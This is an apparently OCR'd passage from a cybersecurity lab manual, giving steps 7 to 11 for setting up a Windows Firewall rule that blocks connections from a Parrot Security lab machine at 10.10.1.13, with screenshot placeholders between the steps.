
7. In the **Protocol and Ports** section, leave the settings to default and click **Next**.




8. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.



9. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).




10. Click **Next** in the **Scope** section once the IP address has been added.




11. In the **Action** section, choose the **Block the connection** radio button and click **Next**.

